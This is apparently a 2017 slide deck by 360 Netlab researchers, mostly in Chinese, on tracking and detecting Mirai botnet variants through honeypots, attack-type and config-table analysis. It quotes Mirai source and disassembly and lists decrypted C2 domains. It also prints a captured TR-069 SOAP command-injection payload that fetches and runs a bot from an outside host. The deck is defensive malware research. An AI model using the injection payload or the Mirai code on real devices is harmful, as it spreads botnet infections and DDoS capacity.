

Mirai botnet的演进

刘亚

360网络安全研究院

InForSec@南京学术论坛

2017.04


提纲

- 我们Mirai相关的博客和开放数据
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
 - 检测维度及相关数据的提取
- 典型变种分析
 - DGA变种
 - SSH scanner 变种
 - 一个支持多种伪HTTP agent的变种

我们Mirai相关的博客

- 2016-09-06, we noticed massive scans against TCP ports of 23/2323
- 2016-10-15, we wrote our first Mirai blog: ***“A quick stats on the 608,083 Mirai IPs that hit our honeypots in the past 2.5 months”***
 - <http://blog.netlab.360.com/a-quick-stats-on-the-608-083-mirai-ips-that-hit-our-honeypots-in-the-past-2-5-months/>
- 2016-11-29, we added support for TCP port 7547 and 5555 scanners, and wrote a blog on that: **“德国电信断网：Mirai僵尸网络的新变种和旧主控”**
 - <http://blog.netlab.360.com/a-mirai-botnet-evolvement-new-variant-and-old-c2/>
- 2016-12, we wrote 2 blogs on Mirai DGA variants:
 - ***“Now Mirai Has DGA Feature Built in”***
 - ***“New Mirai DGA Seed 0x91 Brute Forced”***

开放数据之Mirai scanner



The screenshot shows the website for Mirai Scanner. At the top, there is a navigation bar with links for Home, DGA, EK, MalConn, Mirai Scanner (highlighted), Mirai C2, and DRDoS Reflector. The main header features the Netlab 360.com logo and the title "Mirai Scanner".

Description

This page displays daily Mirai statistics, which includes daily new, daily active, and total counts of all devices that infected with Mirai ([how we confirm if an IP is infected?](#)).

We also provide a activated mirai C2 data feed [here](#).

Visitor can also download a sample of the infected bot IPs (active bot IPs between 08/01 and 08/08), and full list of IPs can be accessed by sending an email to netlab@360.cn.

Bot IP Check

Enter an IP

Events

- 2017-02-08 : Support for port 32 and 19058 mirai variants added
- 2017-02-07 : Support for port 22 and 2222 mirai variants added
Two million mirai bot ip recored
- 2016-12-19 : Support for port 6789 mirai variants added
- 2016-12-12 : Support for port 23231 and 37777 mirai variants added
- 2016-11-29 : Support for port 7547 and 5555 mirai variants added

Bot IP List Download

[scanner.list](#)

2016.08.01 ~ 2016.08.08

For full data access, Send an email to netlab@360.cn to apply.

<http://data.netlab.360.com/mirai-scanner/>

开放数据之Mirai C2与指令

Mirai C2

Description

This page displays an overview of the mirai C2s related information, and qualified security researchers may also apply for full data access by sending an email to netlab@360.cn

Note: Those C2 servers we tracked but have never received attack commands from are not counted in our datasets.

We also provide a mirai bot scan activity data feed [here](#) and a collection of mirai analysis blogs on our [blog](#).

Download Feeds


For full data access, Send an email to netlab@360.cn to apply.

Recent Target



Time	C2	Attack Type	Target	Target Port	Duration
2017-04-16 03:44:10	c***.club:23	udp_flood	75.185.144.52/32	0	20
2017-04-16 03:42:21	s***.ml:23	udp_plain_flood	63.141.239.10/32	0	30
2017-04-16 03:42:10	s***.ml:23	udp_plain_flood	63.141.239.10/32	0	30
2017-04-16 03:40:48	s***.ml:23	udp_plain_flood	66.151.138.9/32	0	90
2017-04-16 03:40:38	s***.ml:23	udp_plain_flood	66.151.138.9/32	0	90
2017-04-16 03:39:09	s***.ml:23	syn_flood	72.5.195.133/32	0	20
2017-04-16 03:38:58	s***.ml:23	syn_flood	72.5.195.133/32	0	20

<http://data.netlab.360.com/mirai-c2/>

近3个月跟踪指令的统计



Attacked Port



Attacking Vector




<http://data.netlab.360.com/mirai-c2/>

提纲

- 我们关于Mirai的博客文章和open data
- **Mirai传播方式的变化及样本的捕获**
- 如何检测Mirai变种？
 - 从样本提取配置信息，增加数据维度
- 典型变种分析
 - DGA变种
 - SSH scanner 变种
 - 一个支持多种伪HTTP agent的变种

Mirai传播方式之*Telnet*

- 包括TCP端口23和2323



- 最早发现、仍在活跃的传播区间（infection vector）

我们的Telnet蜜罐

- 我们基于hontel开发了一个定制的Telnet蜜罐
 - **Hontel**: 基于Linux **chroot**机制、使用 Python开发的开源蜜罐
 - <https://github.com/stamparm/hontel>
- 我们做了如下改进:
 - Bug fixing
 - Hooking shell command to prevent sample running
 - Simulating IoT devices (e.g., setting up fake **/proc/cpuinfo**)
 - URL文件名枚举
 - **mirai.x86, mirai.arm, mirai.m68k, mirai.mips, mirai.mpsl, ...**

针对 **tr-069/064** 的私有蜜罐

- 2016/11，出现了针对TCP 7547/5555端口的扫描

```
<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1"> <NewNTPServer1>`cd /tmp;wget http://srrys.pw/1;chmod 777 1;./1`</NewNTPServer1> <NewNTPServer2></NewNTPServer2> <NewNTPServer3></NewNTPServer3> </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

- 我们基于Python的bottle和paste库开发了一个基于HTTP的蜜罐
 - 关键在于接受HTTP POST请求，解析 **NewNTPServer1** tag内的内容

样本收集方式的统计

Infection vectors/sources	Unique samples
Telnet (TCP ports 23/2323)	1,789
Virustotal	1,223
TCP port 7547	253

提纲

- 我们关于Mirai的博客文章和open data
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
 - 从样本提取配置信息，增加数据维度
- 典型变种分析
 - DGA变种
 - SSH scanner 变种
 - 一个支持多种伪HTTP agent的变种

检测变种的维度

- 变种意味着功能的变化，最终体现在代码上
 - 通常在2进制层面进行检测
- 对于botnet，常常围绕C2来划分家族、追踪变种
 - C2协议：消息格式和交互方式
 - C2配置信息的格式和存储方式
- 对于DDoS类型的botnet，攻击类型和具体攻击方式的变化也是划分变种的重要维度

我们的检测维度

- 攻击类型
 - syn_flood/http_flood/...
- 配置信息
- 扫描端口
 - 最初的Mirai只扫描23/2323端口
- 暴力破解用到的用户名和口令

提纲

- 我们关于Mirai的博客文章和open data
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
 - 基于攻击类型检测变种
 - 基于配置信息检测变种
 - 基于扫描行为检测变种
- 典型变种分析

Mirai的攻击方式初始化

```
00022: BOOL attack_init(void)
00023: {
00024:     int i;
00025:
00026:     add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
00027:     add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
00028:     add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
00029:     add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
00030:
00031:     add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
00032:     add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
00033:     add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);
00034:
00035:     add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
00036:     add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
00037:
00038:     //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
00039:     add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
00040:
00041:     return TRUE;
00042: } ? end attack_init ?
```

.../bot/attack.c

*attack_init*函数的几个特点



- 支持11种攻击类型
 - 只用了10种
- 每种攻击类型分配了一个0~10之间的指令码

```
00022: BOOL attack_init(void)
00023: {
00024:     int i;
00025:
00026:     add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
00027:     add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
00028:     add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
00029:     add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
00030:
00031:     add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_top_syn);
00032:     add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_top_ack);
00033:     add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_top_stomp);
00034:
00035:     add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
00036:     add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
00037:
00038:     //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
00039:     add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
00040:
00041:     return TRUE;
00042: } ? end attack_init ?
```

.../bot/attack.h

```
#define ATK_VEC_UDP           0 /* Straight up UDP flood */
#define ATK_VEC_VSE          1 /* Valve Source Engine query flood */
#define ATK_VEC_DNS          2 /* DNS water torture */
#define ATK_VEC_SYN          3 /* SYN flood with options */
#define ATK_VEC_ACK          4 /* ACK flood */
#define ATK_VEC_STOMP        5 /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP        6 /* GRE IP flood */
#define ATK_VEC_GREETH       7 /* GRE Ethernet flood */
// #define ATK_VEC_PROXY      8 /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN    9 /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP        10 /* HTTP layer 7 flood */
```

2进制的attack_init



```

public attack_init
attack_init proc near
push    ebx
sub     esp, 10h
push    8
push    1
call    calloc
mov     ebx, eax
mov     byte ptr [eax+4], 0
mov     dword ptr [eax], offset attack_udp_generic
pop     eax
xor     eax, eax
mov     al, ds:methods_len
pop     edx
lea    eax, ds:4[eax*4]
push   eax
mov    eax, ds:methods
push  eax
call  realloc
mov   dl, ds:methods_len
xor   ecx, ecx
mov   cl, dl
inc   edx
mov   ds:methods, eax
mov   [eax+ecx*4], ebx
mov   ds:methods_len, dl
pop   ecx
pop   ebx
push  8
push  1
call  calloc
mov   ebx, eax
mov   byte ptr [eax+4], 1
mov   dword ptr [eax], offset attack_udp_use
pop   eax
xor   eax, eax
mov   al, ds:methods_len
pop   edx
lea   eax, ds:4[eax*4]
push  eax
mov   eax, ds:methods
push  eax
call  realloc
mov   dl, ds:methods_len
xor   ecx, ecx
mov   cl, dl
inc   edx
mov   ds:methods, eax

```

2进制的`attack_init` 及其特征

```
Function name
attack_init
attack_kill_all
...
Line 39 of 152
Graph overview

public attack_init
attack_init proc near
push    ebx
sub     esp, 10h
push    8
push    1
call   calloc
mov     ebx, eax
mov     byte ptr [eax+4], 0
mov     dword ptr [eax], offset attack_udp_generie
pop     eax
xor     eax, eax
mov     al, ds:methods_len
pop     edx
lea    eax, ds:4[eax*4]
push   eax
mov    eax, ds:methods
push  eax
call  realloc
mov   d1, ds:methods_len
xor   ecx, ecx
mov   cl, d1
inc   edx
mov   ds:methods, eax
mov   [eax+ecx*4], ebx
mov   ds:methods_len, d1
pop   ecx
pop   ebx
push  8
push  1
call  calloc
mov   ebx, eax
mov   byte ptr [eax+4], 1
mov   dword ptr [eax], offset attack_udp_use
pop   eax
xor   eax, eax
mov   al, ds:methods_len
pop   edx
lea   eax, ds:4[eax*4]
push  eax
mov   eax, ds:methods
push  eax
call  realloc
mov   d1, ds:methods_len
xor   ecx, ecx
mov   cl, d1
inc   edx
mov   ds:methods, eax
```

- 只有单个的指令块
- 多数情况下，`add_attack` 会被优化，
 - `calloc` and `realloc`
- `calloc`的参数固定为1和8
 - 对于M68K cpu为1和6
- 攻击方法及其指令码存放在`allocated`的缓冲中
 - 位移分别是1和4

依据攻击类型变化发现的变种

Attack types	Sample count
0_1_2_3_4_5_6_7_9_10	2109
0_1_2_3	65
0_1_2_3_4	54
0_1_2_3_4_5_6_7_8_9_10	44
0_1_2_3_4_5_6_7_9_10_12	26
0_1_2_3_4_5_6_7_9_10_11_12	17
0_1_2_3_4_5_6_7_9_10_11	11
0_1_2_3_4_6_7_8	5
0_1_2_3_4_5_6_7_9	4

提纲

- 我们关于Mirai的博客文章和open data
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
 - 基于攻击类型检测变种
 - 基于配置信息检测变种
 - 基于扫描行为检测变种
- 典型变种分析

关于Mirai的配置信息

- 这里的配置信息包括：
 - C2/report servers
 - 扫描和攻击参数
 - 其它运行时参数
- Mirai配置信息做了加密处理，只有用到时才解密
- 密文的初始化在一个名为***table_init***的函数中完成

关于 `table_init`

```

00016: void table_init(void)
00017: {
00018:     add_entry(TABLE_CNC_DOMAIN, "\\x41\\x4C\\x41\\x0C\\x41\\x4A\\x43\\x4C\\x45\\x47\\x4F\\x47\\x0C\\x43\\x4D\\x4E\\x00", 20);
00019:     add_entry(TABLE_CNC_PORT, "\\x22\\x35", 2); // 23
00020:
00021:     add_entry(TABLE_SCAN_CB_DOMAIN, "\\x50\\x47\\x52\\x4D\\x50\\x56\\x0C\\x41\\x4A\\x43\\x4C\\x45\\x47\\x4F\\x47\\x0C", 20);
00022:     add_entry(TABLE_SCAN_CB_PORT, "\\x99\\x07", 2); // 48101
00023:
00024:     add_entry(TABLE_EXEC_SUCCESS, "\\x4E\\x4B\\x51\\x56\\x47\\x4C\\x4B\\x4C\\x45\\x02\\x56\\x57\\x4C\\x12\\x22", 15);
00025:
00026:     // safe string https://youtu.be/dQw4w9WgXcQ
00027:     add_entry(TABLE_KILLER_SAFE, "\\x4A\\x56\\x56\\x52\\x51\\x18\\x0D\\x0D\\x5B\\x4D\\x57\\x56\\x57\\x0C\\x40\\x47\\x0D\\x46\\x73\\x55\\x16\\x55\\x1B\\x75\\x45\\x7A\\x41\\x73\\x22", 29);
00028:     add_entry(TABLE_KILLER_PROC, "\\x0D\\x52\\x50\\x4D\\x41\\x0D\\x22", 7);
00029:     add_entry(TABLE_KILLER_EXE, "\\x0D\\x47\\x5A\\x47\\x22", 5);
00030:     add_entry(TABLE_KILLER_DELETED, "\\x02\\x0A\\x46\\x47\\x4E\\x47\\x56\\x47\\x46\\x0B\\x22", 11);
00031:     add_entry(TABLE_KILLER_FD, "\\x0D\\x44\\x46\\x22", 4);
00032:     add_entry(TABLE_KILLER_ANIME, "\\x0C\\x43\\x4C\\x4B\\x4F\\x47\\x22", 7);
00033:     add_entry(TABLE_KILLER_STATUS, "\\x0D\\x51\\x56\\x43\\x56\\x57\\x51\\x22", 8);
00034:     add_entry(TABLE_MEM_QBOT, "\\x70\\x67\\x72\\x6D\\x70\\x76\\x02\\x07\\x51\\x18\\x07\\x51\\x22", 13);
00035:     add_entry(TABLE_MEM_QBOT2, "\\x6A\\x76\\x76\\x72\\x64\\x6E\\x6D\\x6D\\x66\\x22", 10);
00036:     add_entry(TABLE_MEM_QBOT3, "\\x6E\\x6D\\x6E\\x6C\\x6D\\x65\\x76\\x64\\x6D\\x22", 10);
00037:     add_entry(TABLE_MEM_UPX, "\\x7E\\x5A\\x17\\x1A\\x7E\\x5A\\x16\\x66\\x7E\\x5A\\x16\\x67\\x7E\\x5A\\x16\\x67\\x7E\\x5A\\x16\\x11\\x7E\\x5A\\x17\\x12\\x7E\\x5A\\x16\\x14\\x7E\\x5A\\x10\\x10", 20);
00038:     add_entry(TABLE_MEM_ZOLLARD, "\\x58\\x4D\\x4E\\x4E\\x43\\x50\\x46\\x22", 8);
00039:     add_entry(TABLE_MEM_REMAITEN, "\\x65\\x67\\x76\\x6E\\x6D\\x61\\x63\\x6E\\x6B\\x72\\x22", 11);
00040:
00041:     add_entry(TABLE_SCAN_SHELL, "\\x51\\x4A\\x47\\x4E\\x4E\\x22", 8);
00042:     add_entry(TABLE_SCAN_ENABLE, "\\x47\\x4C\\x43\\x40\\x4E\\x47\\x22", 7);
00043:     add_entry(TABLE_SCAN_SYSTEM, "\\x51\\x5B\\x51\\x56\\x47\\x4F\\x22", 7);
00044:     add_entry(TABLE_SCAN_SH, "\\x51\\x4A\\x22", 3);
00045:     add_entry(TABLE_SCAN_QHRY, "\\x0D\\x40\\x4B\\x4C\\x0D\\x40\\x57\\x51\\x5B\\x40\\x4D\\x5A\\x02\\x49\\x4B\\x4E\\x4E\\x02\\x0F\\x1B\\x02\\x22", 22);
00046:     add_entry(TABLE_SCAN_RESP, "\\x6F\\x6B\\x70\\x63\\x6B\\x18\\x02\\x43\\x52\\x52\\x4E\\x47\\x56\\x02\\x4C\\x4D\\x4E\\x4E\\x02\\x0F\\x1B\\x02\\x22", 22);
00047:     add_entry(TABLE_SCAN_NCORRECT, "\\x4C\\x41\\x4D\\x50\\x50\\x47\\x41\\x56\\x22", 9);
00048:     add_entry(TABLE_SCAN_PS, "\\x0D\\x40\\x4B\\x4C\\x0D\\x40\\x57\\x51\\x5B\\x40\\x4D\\x5A\\x02\\x52\\x51\\x22", 16);
00049:     add_entry(TABLE_SCAN_KILL_9, "\\x0D\\x40\\x4B\\x4C\\x0D\\x40\\x57\\x51\\x5B\\x40\\x4D\\x5A\\x02\\x49\\x4B\\x4E\\x4E\\x02\\x0F\\x1B\\x02\\x22", 22);
00050:
00051:     add_entry(TABLE_ATK_VSE, "\\x76\\x71\\x4D\\x57\\x50\\x41\\x47\\x02\\x67\\x4C\\x45\\x4B\\x4C\\x47\\x02\\x73\\x57\\x47\\x50\\x5B\\x22", 21);
00052:     add_entry(TABLE_ATK_RESOLVER, "\\x0D\\x47\\x56\\x41\\x0D\\x50\\x47\\x51\\x4D\\x4E\\x54\\x0C\\x41\\x4D\\x4C\\x44\\x4C\\x44\\x4C\\x43\\x4F\\x47\\x51\\x47\\x50\\x54\\x47\\x50\\x02\\x22", 12);
00053:     add_entry(TABLE_ATK_NSERV, "\\x4C\\x43\\x4F\\x47\\x51\\x47\\x50\\x54\\x47\\x50\\x02\\x22", 12);
00054:
00055:     add_entry(TABLE_ATK_KEEP_ALIVE, "\\x61\\x4D\\x4C\\x4C\\x47\\x41\\x56\\x4B\\x4D\\x4C\\x18\\x02\\x49\\x47\\x47\\x52", 20);
00056:     add_entry(TABLE_ATK_ACCEPT, "\\x63\\x41\\x41\\x47\\x52\\x56\\x18\\x02\\x56\\x47\\x5A\\x56\\x0D\\x4A\\x56\\x4F\\x4E", 20);
00057:     add_entry(TABLE_ATK_ACCEPT_LNG, "\\x63\\x41\\x41\\x47\\x52\\x56\\x0F\\x6E\\x43\\x4C\\x45\\x57\\x43\\x45\\x47\\x18", 20);
00058:     add_entry(TABLE_ATK_CONTENT_TYPE, "\\x61\\x4D\\x4C\\x56\\x47\\x4C\\x56\\x0F\\x76\\x5B\\x52\\x47\\x18\\x02\\x43\\x4C", 20);
00059:     add_entry(TABLE_ATK_SET_COOKIE, "\\x51\\x47\\x56\\x61\\x4D\\x4D\\x45\\x4B\\x47\\x0A\\x05\\x22", 12);

```

C2 server/port


report server/port

扫描用的运行参数

攻击用的运行参数

\\x5A\\
\\x0C\\
55\\x5!

2进制的



```

public table_init
table_init proc near

var_1C= dword ptr -1Ch

push    ebx
sub     esp, 14h
push    1Eh
call    malloc
add     esp, 0Ch
mov     ebx, eax
push    1Eh
push    offset aA1a ; "ALA"
push    eax
call    util_memcpy
mov     ds:dword_8056988, ebx
mov     [esp+1Ch+var_1C], 2
mov     ds:word_80569BC, 1Eh
call    malloc
add     esp, 0Ch
mov     ebx, eax
push    2
push    offset unk_8054D56
push    eax
call    util_memcpy
mov     ds:dword_80569C0, ebx
mov     [esp+1Ch+var_1C], 1Dh
mov     ds:word_80569C4, 2
call    malloc
add     esp, 0Ch
mov     ebx, eax
push    1Dh
push    offset unk_8054D59
push    eax
call    util_memcpy
mov     ds:dword_8056A30, ebx
mov     [esp+1Ch+var_1C], 2
mov     ds:word_8056A34, 1Dh
call    malloc
add     esp, 0Ch
mov     ebx, eax
push    2
push    offset unk_8054D6E
push    eax
call    util_memcpy
mov     ds:dword_8056A38, ebx
mov     [esp+1Ch+var_1C], 0Fh
mov     ds:word_8056A3C, 2
...

```

100.00% (-87,-11) (536,5) 000093A3 080513A3: table_init+33 (Sync

- 只包含单一的大语句块
 - 通常多于500条指令
- 多数情况下add_entry被内联 (inline)优化，只看到malloc和util_memcpy
- 密文的地址和大小作为参数2/3传给util_memcpy

配置信息示例1

- "cheatsthebike.club"
- -port 23
- "cheatsthebike.club"
- -port 48101
- "listening tun0"
- "https://youtu.be/dQw4w9WgXcQ"
- "/proc/"
- "/exe"
- "(deleted)"
- "47.102.100.0"
- ".anime"
- "/status"
- "REPORT %s:%s"

MD5=f7ae676c32040f796e91de2db15950e3

- "MIRAI: applet not found"
- "ncorrect"
- "/bin/busybox ps"
- "/bin/busybox kill -9"
- "TSource Engine Query"
- "/etc/resolv.conf"
- "nameserver"
- "Connection: keep-alive"
- "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"
- "Accept-Language: en-US,en;q=0.8"

配置信息示例2

- "friend.dancewithme.gq"
- -port 7756
- "friend2.dancewithme.gq"
- -port 7362
- "*gosh that chinese family at the other table sure ate alot*"
- "/proc/"
- "/exe"
- "(deleted)"
- "47.102.100.0"
- "/maps"
- ANIME"
- "dvrHelper"

